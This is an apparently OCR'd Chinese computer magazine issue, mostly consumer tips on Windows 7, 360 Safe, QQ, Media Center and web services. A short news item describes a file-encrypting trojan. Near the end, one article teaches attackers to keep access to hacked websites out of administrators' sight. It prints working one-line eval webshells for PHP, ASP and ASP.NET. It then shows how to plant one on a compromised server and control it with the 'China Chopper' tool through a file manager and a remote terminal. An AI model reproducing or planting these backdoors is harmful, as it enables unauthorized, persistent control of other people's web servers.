如何在迅雷看看播放器中进行声音同步调节呢? 方法很简单, 首先单击迅雷看看播放器右上方的“菜单”选项, 然后在弹出的快捷菜单中依次选择“查看”→“系统配置”命令(如图 1)。此时会出现“系统配置”对话框, 点击左侧的“声音”选项卡, 接着在右侧窗口“声音同步”栏中, 单击“声音提前”或“延后”按钮进行不断调节, 直至影音同步了为止, 最后单击“确定”按钮保存设置退出就行了(如图 2)。

(武汉 山一居士)



图 2 可选择提前延后的时间

# 不显示 360 开机时间对话框

从 360 安全卫士 v6.0 正式版开始, 新增了开机时间助手功能, 默认设置下, 该功能是自动开启的, 这样每次开机启动电脑后, 桌面右下托盘中都会弹出“开机时间小助手”对话框(如图 1), 为你提示这次启动系统所花的具体时间, 假如感觉启动时间比上次延长许多, 就可立即进行优化。虽然这个弹出的对话框只停留几秒钟之后便会消失, 但这个功能对

咱用处不大, 反而感觉这个对话框看上去挺碍眼, 怎么样才能让其取消显示呢? 简单。

打开 360 安全卫士主界面, 首先单击右



图 1 这个数据对系统性能有参考价值

上方的“软件管家”标签页, 此时会出现“360 软件管家”窗口, 然后点击上方的“开机加速”标签页, 接着单击右下角的“开机加速设置”文字链接, 这个时候会弹出设置对话框, 切换到“开机加速”选项卡, 最后在右侧对话框中将“显示开机时间小助手”该选项取消勾选(如图 2), 单击“确定”按钮退出即可。

(武汉 菠萝王)




图 2 取消也很容易



- 1、百度老年搜索 (<http://123.baidu.com/>) 也能采用手写输入了, 通过鼠标或手写笔即可完成搜索, 从而减轻了老年人打字录入的麻烦。
- 2、在需要作为邮件附件发送的文件上右击, 选择发送到邮件接收者, 就可以直接把文件作为附件从 Outlook 发送了。
- 3、除了 360 安全卫士以外, QQ 医生 3.0 也能够对网络流量进行有效地监控, 从而将那些偷偷上传的程序“揪”出来进行限制。
- 4、如果你喜欢在网上听歌, 不妨试试 QQ 音乐网页播放器 (<http://y.qq.com/>) 吧, 播放列表在线保存, 还支持随便

- 听听和排行榜功能, 随时随地打开即可听。
- 5、在 Windows 7 的组策略编辑中, 转至“计算机配置”的“Windows 设置”下的安全设置, 找到应用程序控制策略, 选择“AppLocker”即可启动应用程序锁, 从而可以有效地避免孩子在自己电脑上安装可疑软件。
- 6、用 PowerPoint 演示文稿过程中, 往往需要与其它程序窗口的数据配合使用以增强演示的效果, 可以先按住 Alt 键不放, 再依次按下 D、V 键激活幻灯片播放, 这样我们就可以在幻灯片播放时也能对播放窗口进行操作了。
- 7、在 Office 办公套件中, 只要按下 F12 键即可快速将文档另存为一份。
- 8、网盘 Rayfile 没有自带搜索功能, 可以在 Google、百度、搜狗搜索中输入“关键字 site:www.rayfile.com”或者“关键字 rayfile”来搜索 rayfile 中的相关资源。

- 9、在 Word 文档编辑中, 按住 Ctrl+ 数字键盘上的“5”可以全选文档内容。
- 10、在 Word 2003/2007 的“选项”对话框中的“保存”选项卡下勾选“嵌入 TrueType 字体”或者“将字体嵌入文件”, 可以让字体在不同的电脑上保持一致。
- 11、误删了 QQ 好友的话, 可以打开 QQ 邮箱点击收件人, 从联系人中添加收件人, 点击具体联系人员就可以看到你曾经的 QQ 好友了。
- 12、Excel 图表的饼状图在数据统计分析时非常直观, 但是通常为达到更加精确, 需要将所占百分比数据保留到小数点后更多位数(比如小数点后两位), 其实只需要在相应的百分数上右击鼠标, 然后选择“系列格式”, 找到并设置百分数位数为“2”即可, 这样看起来就更加精准和具有说服力了。

(重庆 冷孤月)



# 全方位查看电影信息一站搞定



笔者是个爱看电影的人，很多时候都是通过杂志来了解电影的信息，从土豆等视频网站观看不那么清楚的预告片，最近发现了一个 Mtime 时光网，集成了电影博客，交友社区，电影资讯，新片预告等等内容于一体，可以说是电影爱好者的最佳选择。

## 第一步：加入电影社区

进入主页：<http://www.mtime.com/>，点击



● 电影交友社区

右上角的注册按钮，使用邮箱即可注册，登录之后点击“我的时光”即可进入自己的主页，和其他的交友社区区别不大，不过大家记下的都是电影相关的内容。

## 第二步：搜索电影信息

作为一个专业的电影网站，电影资源是很丰富的，我们点击“电影”按钮下的“搜索电影”，即可看到非常丰富的搜索选项以及电影信息。



● 搜索电影

## 第三步：阅读电影博客

点击“博客”按钮进入电影博客，这里你可以看到很多网友记录下的关于电影的一些评论、感悟，你也可以在这里写下对电影的理解。



● 阅读电影博客



● 观看高清预告片视频

## 第四步：观看高清预告片视频

如果你还在土豆等网站看电影预告片的话就太落伍了，时光网提供的预告片视频大部分都是高清的，清晰度非常高，而且缓冲速度还很快。

(重庆 淹死的鱼)

# 在有道阅读器中轻松阅读英文 RSS

提起在线阅读器，不少人会想到 Google 阅读器，虽然它使用方便，但问题是其服务器在国外，时常由于某种原因而导致无法正常登录，令人苦恼不已。而且有很多有用的博客、网站都是英文的，如果订阅了英文的 RSS，也不用担心，用有道阅读即可轻松解决。

首先打开有道阅读登录页面 (<http://reader.youdao.com/>)，键入网易帐号和密码进行登录，进入主界面之后，打开那篇英文文章，首先将右上方的“双语阅读”该项复选框勾选，然后在文章上方点击一下“显示译文”文字链接，这个时候这篇文章就会被翻译成中文了。利用有道阅读中的双语



● 点击翻译按钮即可

阅读功能，往后在浏览英文文章时，便可在原文和译文之间来回切换，方便至极。

(湖北 王勇)

# 快速知道自己是否还是对方 QQ 好友

现在基本每个上网的朋友都在使用 QQ，通过 QQ 可以很好的跟网上的朋友进行沟通。但有很多时候，自己的 QQ 号早就不在对方的 QQ 名单中，那么如何判断自己是否还在对方的 QQ 名单里面呢？有很多软件可以进行检测，不过都很麻烦。这里笔者教大家一个小窍门，可以快速知道自己是否还是对方 QQ 好友。

首先登录自己的 QQ，然后点击任意好友的 QQ 秀。接下来打开 [http://show.qq.com/cgi-bin/qshow\\_camera\\_noname?uin=QQ号&friend=1](http://show.qq.com/cgi-bin/qshow_camera_noname?uin=QQ号&friend=1) 地址，将其中的 QQ



● 查看结果

号换成要查询的 QQ 号。这时候会看到一个网页，找到“xfriend”，如果结果等于 1，说明你还在对方的好友中。如果结果等于 0，那你早就不在对方的 QQ 好友中。

(辽宁 火灾焱)

# 让自己的网站快速跟别人分享

一个网站要想吸引更多网友的关注，人性化非常重要。如果网站能够提供收藏功能，可以大大增加网友下次再访问的几率。Jiathis 网站就给个人网站提供了收藏功能，在该网站中汇集了将近 30 多个网络热门的收藏网站/SNS 网站，将会极大方便网友浏览自己网站的同时，将页面收藏到各大门户/SNS/社会化书签网站。

首先登录 Jiathis 网站 (网址：<http://www.jiathis.com>)，在下面选择按钮风格样式。选择好之后，点击获取按钮，就会生成一段代码。复制并粘贴下面的 JS 代码，放到自己的网站中。可以在 <body> 和 </body> 之间的网页的任意位置放置。如果网站使用的模板，也可以复制代码到模板，按钮将在所有网页自动出现。以后网友将鼠标移动到添加的按钮上，就会弹出分享窗口，里面有 30 多个收藏网站按钮，点击后就会将网站进行收藏，方便网友下次再访问自己的网站。(辽宁 小新)




● 查看分享网站

# 制作宝丽来风格照片效果

Polaroid (宝丽来) 是老牌快速成像相机厂家，其在 01 年宣告破产之后就被收购，并宣布停止制造底片，转而发展数码相机业务。那么对于它的“粉丝”，不妨直接将你的照片处理成宝丽来相机出片风格效果吧。

如果对 Photoshop 不熟悉也没关系，Rollip (<http://www.rollip.com/>) 就是这么一个在线制作宝丽来风格照片服务的网站。打开网站后点击“Click here to start”按钮就开始制作了，先选择一个效果，网站共有 12 种不同的宝丽来风格供你选择 (如图)，选择好在后续页面可以输入说明文字，当然也可以不输入，接下来就进入上传照片页面，点击“Click here to Upload photo!”按钮开始上传需要处理的照片，上传完毕后会自动完成处理，然后就可以对处理好的照片进行处理了，点击“Click



● 查看效果

here to download your photo!”链接就可以将处理好的宝丽来风格照片下载回来了，当然还可以作为 Email 发送和连接引用到 Facebook 和 Myspace 等 SNS 社区中。还等什么，赶快去制作一个试试吧。

(重庆 冷孤月)

# 简单一招，测试网站兼容情况

最近朋友制作了一个个人网站，要咱去瞧瞧怎么样，多提宝贵意见。笔者利用 Firefox 登录，却发现现在 Firefox 下该网站显示有些问题，将这一情况转告给朋友，他说在 IE 下一切正常呀，这是怎么回事？其实，这主要是由于网站兼容方面出了点问题，有的浏览器无法正常显示而引起的。为了防患于未然，在发布网站之前，咱们可对其做一个全面的浏览器兼容性测试，操作方法也很简单，在线便能完成。


首先登录 <http://browsershots.org/> 这个站点，看到窗口上方空白框没有，将需要测试的网站地址键入其中，而在稍下方，则罗列有不同操作系统下的不同浏览器名称供我们测试选择，大家可根据自己的测试需要进行勾选，或保持默认设置不变，设置完毕后，然后单击右上的“submit”按钮。



● 缩略图方式展示结果

这个时候该网站便开始在线测试了，稍等片刻，会跳转到结果窗口，可清楚看到，测试网站在不同浏览器中的兼容情况都会以缩略图的形式一一显示出来，能够完整显示出页面缩略图的，则说明该测试网站在该浏览器下兼容性较好，反之，如果无法完整显示的，则表明测试网站与这个浏览器还无法全面兼容，需要我们进一步去完善。呵呵，是不是很容易呢？

(湖北 王勇)



● 选择测试项目



# 彻底解决 Windows7 软件兼容问题

■图/文:阿卡四七

虽然微软号称 Windows7 能够解决大部分软件的兼容性问题,但是作为一个全新的操作系统,难免会遇到一些游戏、软件无法使用,特别是有些用 64 位 Windows7 的朋友。那么我们如何让软件顺利在 Windows7 中运行呢?除了使用兼容模式之外,微软还专门推出了一个 XP 模式来解决软件兼容性的问题,主要面向一些企业级的用户,不过我们同样可以用 XP 模式来解决日常使用中遇到的问题。




## 多使用兼容模式和管理员权限

在 Windows7 中,如果有软件无法运行,我们可以首先采取系统自带的两种方法来解决,那就是使用兼容模式运行程序或者使用管理员权限进行运行,这可以解决很多的问题。

### 1,以兼容模式运行程序


相信大部分的朋友都知道兼容模式,在 Windows XP 中已经有了这个兼容运行的模式,当我们在安装好了一些软件,却无法运行的时候,就可以尝试一下使用兼容性模式来运行。

找到无法运行的程序的可执行文件,右键点击选择属性,然后再选择兼容性,在以“以兼容模式运行程序”前面的框前点上钩,一般选择 Windows XP sp2 来运行即可。比如老游戏《红色警戒 2》在浩方进行联网游戏时无法



●以兼容模式运行程序

运行,就必须使用兼容性模式打开才可以正常联网游戏。



●管理员权限能解决很多问题

### 2,以管理员身份运行

在 Windows7 中,很多软件无法运行的情况都是由于没有使用管理员权限造成的,所以在碰到软件无法正常运行的时候可以尝试用管理员权限运行。

右键点击可执行程序,即可选择“以管理员身份运行”,不过需要在弹出的 UAC 菜单中确认一下即可。需要注意的是即使用了管理员级别的账户登录 Win7,默认也不是直接获取所有的管理员权限,这样可以提高系统安全系数,即使恶意软件在管理员账户下运行也不一定获取所有权限来进行破坏行为。


安装时也要用上管理员身份 还有一些程序需要用管理员权限安装才可以运行,这一点也需要大家注意。

## 在 XP 模式中运行软件

在遇到一些以兼容性模式安装,运行还是失败的程序,微软还给了一个解决方法就是安装 XP 模式,在 XP 模式中运行软件。简单来说 XP 模式就相当于一个虚拟机,不过以系统补丁的方式进行安装,而



且和原有的 Windows7 系统结合紧密。首先需要注意的是,只有 Windows7 专业版和旗舰版才提供 XP 模式功能(这一点大部分的朋友都不用担心)。而且对于 CPU 也有一定的要求,对于使用 AMD 的朋友来说,只要是使用 Athlon X2 双核以上的处理器都完美支持硬件虚拟化,对于使用 Intel 的朋友来说,有一部分 CPU 不支持,这就需要有一款 securable 软件来进行检测,出现如左图表示你的 CPU 支持硬件虚拟化,可以支持安装 XP 模式。



●硬件虚拟化检测



●依次下载这 2 个补丁

后,我们首先进入微软的下载网页 http://www.microsoft.com/windows/virtual-pc/download.aspx,需要下载 2 个补丁。在左边选择自己使用的 Windows7 版本,右边选择语言,我们选择“Chinese Simplified”即可,然后分别下载下面的“Windows XP mode”和“Windows VirtualPC”2 个文件。下载完成之后进行安装,随后重启系统即可使用。

在开始菜单中即可找到 XP 模式的运行程序,在第一次运行的时候会有较长的时间来进行系统配置,所以需要大家耐心等待。在设



●安装 XP 模式

置完成之后我们即可进入这个 Windows xp 系统,和我们使用真正的 Windows xp 没有任何区别,同样可以进行程序安装,上网等功能。这里你可能会问如何在虚拟机中安装程序呢?如何来读取本机硬盘是虚拟机设置的一个大问题,而在 XP 模式中非常简单,在安装完成之后无需另外设置,原系统中的分区以自动以网络磁盘的方式显示在“我的电脑中”直接点击就使用可以系统其他分区中的文件,当然直接把程序复制过来安装也可以的。



●查看其他分区文件

## Windows7 中直接运行 XP 模式中的软件



看到这里可能有朋友会说这看上去没有什么了不起的嘛,就是一个简单的虚拟机而已,当然任何一个产品都必须具备与众不同的特点才有可用之处,这个 XP 模式最大的特点就是和 Windows7 无缝链接,简单说,我们可以在 Windows7 直接使用 XP 模式中的软件。


下面以安装一个 office 软件为例,当然这里只是一个简单的例子,大家可以根据自己在实际使用中遇到的情况来具体问题具体操作。

第一步:我们的 Windows7 系统中是没有安装 office 软件的,在通常情况下,无法打开 word 文件。

第二步:我们在 XP 模式中安装一个 office 程序,安装方法没有任何区别。

第三步:我们关闭这个 XP 模式。

第四步:在开始菜单中,选择“Windows Virtual PC”这个文件夹并展开,可以看到我




●在虚拟机中安装 office

们安装的 office 软件会在这里出现。


第五步:我们找到一个存在 Windows7 系统中的 word 文件,这是可以发现这个文件图标已经发生了变化,扩展名也被正确识别,可以直接点击打开,不要忘记了,我们并没有在真正的 Windows7 中安装 office 软件哦。举一反三,今后也可以用同样的方式来直接运行安装在 XP 模式中的程序,不过我们需要将安装在 XP 模式中的软件的可执行程序复制到 C:\Documents and Settings\ALL Users\开始菜单中。



●查看 XP 模式中已经安装的程序



●直接在 Win7 中用 XP 模式里面的程序打开文件



●XP 模式设置

在我们之前所做的关于这个 XP 模式硬件属性上我们可以知道在 XP 模式中只能使用一个 CPU 核心,而且不能使用显卡的 3D 加速功能,那么一些要求比较高的 3D 游戏就无法运行了,因为在这个模式中所有的运算都是靠 CPU 来进行,所以性能不高,不过对于一些老的软件以及 2D 的老游戏,在 XP 模式中还是可以完美运行的,甚至看一些帧率不是很高的电影也不是问题。如果你的电脑配置较好,可以在顶部按钮中选择工具,再选择虚拟机设置,我们可以在这里给 XP 模式增加更多的内存,设置网络共享,设置 DVD 读取等更多的功能。



# 弄清 Win7 休眠与睡眠 更有效率地用电脑

图/文:江苏 王志军

相信很多朋友已经开始体验 Windows 7,我们在离开电脑的时候常常让电脑进入睡眠模式以便在回来的时候让电脑快速进入工作状态达到节能的目的。而在 windows7 中,有睡眠,休眠以及混合休眠三种工作模式,有何不同,我们该如何选择来让自己的电脑更加节能呢?

## 查看电源支持的睡眠模式

如果排除掉其他的因素,那么我们怎样才能知道自己的计算机支持哪几种睡眠状态呢?方法很简单,你并不需要重新启动进入 BIOS 设置程序进行查看,只需要通过输入几个命令即可。

从开始菜单中找到“附件→命令提示符”,右击选择“以管理员身份运行”,此时可能需要输入管理员密码或进行 UAC 确认,手工输入如下命令:powercfg -a,从这里可以清楚的看到,计算机是支持休眠的,只是未曾启用罢了。仍然在命令提示符下进行操作,手工键入



●通过命令行打开电源节能模式

## 三种节能模式的差别

模式	适合平台	电源消耗	原理
睡眠	均可	需要对内存进行少量供电	将数据保存到内存中,不占用硬盘空间,断电之后数据会丢失
休眠	笔记本	完全不耗电	将数据保存在硬盘上,占用硬盘空间大,断电之后数据同样可恢复
混合休眠	台式机	需要对内存进行少量供电	把数据同时保存到内存和数据中,在断电的情况下从内存恢复,断电状态下从硬盘恢复使用状态

如下命令:powercfg -hibernate on,命令执行之后立即就可以生效,也不需要重新启动系统,再次执行“powercfg -a”命令,这里会提示当前系统已经支持休眠、混合睡眠。如果我们再次进入控制面板的“硬件和声音→电源选项→系统设置”,进入高级设置窗口,我们可以在“睡眠”小节中查看到关于休眠的时间设置选项。

## 高效管理休眠文件避免磁盘空间浪费

无论是启用了休眠还是混合休眠,系统分区根目录下都会自动生成一个名为 hiberfil.sys 的文件,其大小等同于物理内存的容量,即使安装了双操作系统,删除这个文件也并不是件容易的事情...

我们可以按照下面的步骤,在 Windows 7 系统下对睡眠文件进行清理:

①从控制面板中依次进入“硬件和声音→电源选项”,我们需要在这里禁止睡眠。在左侧任务窗格中选择“更改计算机睡眠时间”,此时会弹出“编辑计划设置”对话框,请将“使计算机进入睡眠状态”的选项设置为“从不”,注意如果是使用笔记本电脑,请将“用电池”和“接

通电源”两个选项都进行类似的设置。

## ②清理磁盘

进入“计算机”窗口,右键单击 Windows 7 操作系统所在的磁盘盘符,打开属性窗口后单击右下角的“磁盘清理”按钮,此时系统将开始自动扫描系统,稍后会打开“磁盘清理”对话框,在这里可以看到“休眠文件清理器”,选中这个项目和其他需要清理的项目,然后单击右下角的“确定”按钮,此时会弹出一个确认对话框,再次确认后即可将相关项目清理干净。

## 设置密码保证睡眠中电脑的安全

进入控制面板,依次跳转到“硬件和声音→电源选项”,在左侧的任务窗格中选择“唤醒时需要密码”,如图所示,在这里选择“需要密码(推荐)”,确认之后即可生效,当然前提是已经为帐户创建强安全密码。以后,每次需要从睡眠状态中唤醒时,除了按下电源按钮之外,我们都必须键入正确的密码才行,这样可以阻止未经授权的人员访问。如果要保护自己的数据和隐私,那么设置密码是必不可少的。



●选择恢复时需要密码


## 在睡眠状态中继续下载

正常情况下,如果计算机进入睡眠状态,

此时网络连接会被自动断开,下载任务自然也就暂时中止。但我们往往希望在睡眠状态下继续下载进程,对于 Windows 7 操作系统来说,只需要手工启用低能耗的“离开”模式,即可实现上述要求:

以管理员权限打开注册表编辑器,依次进入“HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Power”位置,在右侧窗格中手工新建一个名为“AwayModeEnabled”的“DWORD (32位)”值,双击赋值为“1”(16进制)。

注销或重启系统,现在我们就可以正常使用迅雷或快车执行下载任务,即使计算机进入睡眠状态,网络也会继续连接,下载任务也会正常执行,是不是很节能?当然,由于离开模式下计算机的 CPU、内存、硬盘等主要硬件仍然继续处于正常工作状态,因此所节省的电量可以说是微乎其微,效果不会十分显著,因此如果你不准备继续使用 Windows 7 的离开模式,可以进入注册表编辑器除“AwayModeEnabled”键值。




●修改注册表

在 Windows 7 中,媒体中心的功能得到加强和升华,用起来更加方便了。我们可以通过媒体中心看电影,聆听音乐,欣赏照片……可谓是花样多多。今天就让我们循序渐进,充分体验 Windows 7 媒体中心的魅力吧。

## 与库结合紧密,自动添加新增音乐

相信很多朋友都会把音乐文件单独存放在一个文件夹,下载了新的歌曲之后也会放在这个文件夹里面,如果你使用千千静听这样的播放器,要添加新的曲名,必须手动进行添加,而在媒体中心中,完全可以自动读取新增的歌曲。



●添加音乐


进入“音乐”选项,然后单击“下一步”按钮选择“向媒体库中添加文件夹”,添加自己的音乐文件夹即可。其实媒体中心相应的文件都保存在“库”中,这里通过添加其实是把你的音乐文件添加进了“库”中的“音乐”文件夹,如果你新增了歌曲完全无需自己手动去添加,媒体中心会自动帮你把新的歌曲更新到播放列表中。媒体中心的音乐播放功能非常丰富,可以按照艺术家,流派,年份,专辑列表进行播放,当打开如右图一样的专辑墙的时候,我想更多的是一种震撼的感觉。添加视频,图片也是采用同样的方法。

## 轻松创建音乐电子相册

将照片做成电子相册无疑是比较好的图

# 视频、音乐、图片一网打尽 教你用好 Windows 7 媒体中心

文/江苏 周建峰



●播放音乐专辑墙  
片欣赏形式,在媒体中心里面可以很方便地将图片整合成电子相册,配上音乐自动播放。

单击主界面上的“图片+视频”下的“图片库”切换界面,单击“放映幻灯片”按钮播放所有图片,在播放时,在播放时右击选择“播放音乐”,会自动将音乐库中的歌曲作为电子相册的背景音乐。在播放相册时,右击选择“设置”切换界面,然后选择“图片”,再选择“幻灯片放映”,在这里可以修改相册的播放参数,如:图片显示时间、使用平移和缩放等。

## 播放网络电视

默认情况下,媒体中心的网络电视台在使用时会提示添加相应的设备,否则就无法使用,而添加这些外部设备,对于普通用户来说是不太现实的。我们可以手动给媒体中心添加网络电视台,从而让网络电视台真正发挥作

用。下载网络电视台 (<http://www.cbifamily.com/download/200944.html>),然后将该文件解压到“库”中的“视频”文件夹中;打开媒体中心,单击“图片+视频”下的“视频库”,即可看到添加的网络电台,双击相应栏目即可播放。

## 媒体中心变身全能播放器

默认情况下,媒体中心所能播放的视频格式只有 3GP、AAC、AVCHD、DivX、MOV 和 Xvid。而 RMVB 等格式的电影是无法播放的,这无疑比较遗憾。其实我们只要安装为 Windows 7 量身定做的解码器 Win7codecs,那么目前绝大多数视频都能轻松搞定了。


## ●手动添加的网络电视台



第一步:下载 Win7codecs (<http://www.cbifamily.com/download/200944.html>),解压安装后重新启动电脑。打开媒体中心,首先进入媒体库,添加下载的电影视频到“视频”库中,然后返回主界面,单击“图片+视频”下的

“视频库”,可以看到添加的电影视频,双击就可以播放。

第二步:如果想让媒体中心成为 RMVB 格式电影的默认播放工具,可右击任意一部 RMVB 电影选择“打开方式→选择默认程序”出现对话框,单击“浏览”按钮选择“媒体中心”的启动文件(Windows Media Center),并勾选“始终使用选择的程序打开这种文件”选项,最后单击“确定”,这样以后只要双击 RMVB 格式的电影就会使用媒体中心来播放。对于其它格式的视频也可以这样进行关联。



●将媒体中心设置为视频的默认播放程序

正常情况下,只要电影和字幕在同一个文件夹中,并且文件名相同,播放电影时即可自动加载字幕。如果字幕不能正常显示,可用记事本打开字幕文件,然后选择“文件→另存为”出现对话框,将文件“编码”修改为 ANSI,再保存字幕,这样字幕一般就能正常显示了。





### 新型病毒! 专门加密系统文件

赛门铁克最近发布了一款新木马病毒的警告, 这种木马病毒名为 Trojan.Ramvicrype, 会使用 RC4 算法将 Windows98/95 /XP/Me/Vista/NT/2000/Server2003 等版本操作系统中的文件进行加密, 使这些文件失效并无法正常读取。如果发现您的系统中存在文件扩展名为“.vicrypt”的文件, 那么您的系统很可能已经感染了该病毒。

目前有一家名为 Exquisys 软件技术的公司正在提供这款病毒的杀毒服务 Antivicyrypt, 该服务可以将系统中的 Trojan.Ramvicrype 病毒清除, 并将被感染的文件恢复原样。过去这家公司的这项服务是收费的, 不过最近改为免费服务。但赛门铁克

公司则认为这家公司其实就是病毒的始作俑者。

不过, 这种病毒的可怕之处不于此, 举例来说, 假如系统感染病毒后, 用户打开了 Windows 中的 System 文件夹, 那么该文件夹中的所有文件均将被病毒感染并加密, 这样用户将无法连接上网下载专杀工具。

这种木马病毒执行期间将自动搜索用户系统中的“我的文档”文件夹, 桌面以及应用程序, 并自动将有关的文件的扩展名改为“.vicrypt”。然后病毒还会查找所有在“最近打开的文件”文件夹中所指向的文件与文件夹, 并将把有关文件的头部进行加密处理。最后, 病毒会弹出一个显示有“Vicrypt error! Please Restart Windows.”的窗口。

目前赛门铁克已经对这病毒提供了专杀工具。

目前网络上各种网站程序的 Oday 漏洞泛滥, 我们短时间就可以收集到不少 webshell, 可是要保证这些 webshell 能长久的存在于网站中确实比较困难, 因为有经验的管理员一查就能查出来。如果你也在这个问题烦恼, 那么不妨跟随笔者一起来制作史上最隐蔽的网站后门。

打造最隐蔽的网站后门我们需要用到一款名为“中国菜刀”的软件, 别被它的名字吓倒, 其实它是一款 webshell 的管理工具, 同时, 它还提供了强大的网站木马隐藏功能, 具体如何, 让我们一起来看看。

“中国菜刀”是一款 c/s 型的 webshell 管理工具, 它不像传统的 asp 木马或 php 木马上传到网站上可以直接打开, 它有自己的服务

端程序, 但是这个服务端程序却极小, 只有一句代码, 因此保证了 webshell 的隐蔽性, 并且这段代码所能实现的功能是非常强大的。“中国菜刀”的服务端程序包含三种文件类型, 分别是:

```
PHP: <?php @eval($_POST[pass]);?>
ASP: <%eval request("pass")%>
ASP.NET: <% @ Page Language="Jscript" %><% eval (Request.Item ["pass"],"unsafe");%>
```

这些服务端如何使用呢? 假设我们入侵了 IP 地址为 192.168.1.101 的网站, 该网站支持 asp 的网站程序, 那么我们可以通过 webshell 在网站的根目录中新建一个名为 test.asp 文件, 将 ASP 的服务端代码 <%eval request ("pass")%> 写入到该文件中并保存。

# 制作史上最隐蔽的网站后门

现在让我们双击 caidao.exe 运行程序, 在其界面空白处点击“右键”→“添加”。在“添加网站”对话框中, 我们在“地址”处输入服务端的 URL: http://192.168.1.101/test.asp, 在后面的文本框中输入连接密码“pass”, 将“字符编码”设置为“GB2312”, 点击“添加”按钮。




图 1. 添加一个 webshell

回到主界面, 在刚才添加 webshell 上点右键, 选择“文件管理”, 我们会惊奇的发现, 我们可以通过类似资源管理器的界面对网站上的文件进行操作, 比起以往的 webshell 的操作要直观多了。而选择“虚拟终端”后, 就可以像“命令提示符”一样通过输入命令来对文件




图 2. 类似“资源管理器”的操作方式



文 / 图: 飘忽不定

进行操作, 当然这要服务器开启相应权限的前提下。




图 3. 在“虚拟终端”中输入命令

说了那么多, 这款程序在哪里体现出了其 webshell 的隐蔽性呢? 上文中我们测试的方法是在网站根目录直接创建 asp 文件, 其实它的服务端可以插入到网站任意 asp、php 或者 asp.net 文件中, 而我们输入 webshell 地址的时候只要输入插入有服务端代码的文件 URL 就可以了, 隐蔽性是很强的, 因为不会生成任何文件, 但是我们的 webshell 却已经潜伏在网站中了。



## Cookies

有朋友一定对于这样的现象感到奇怪, 比如自己输入了帐号密码登录了一个论坛, 为什么第二天再次登录该论坛时不需要自己输入帐号和密码呢? 其实这个情况都是因为系统里的小东西——Cookies。

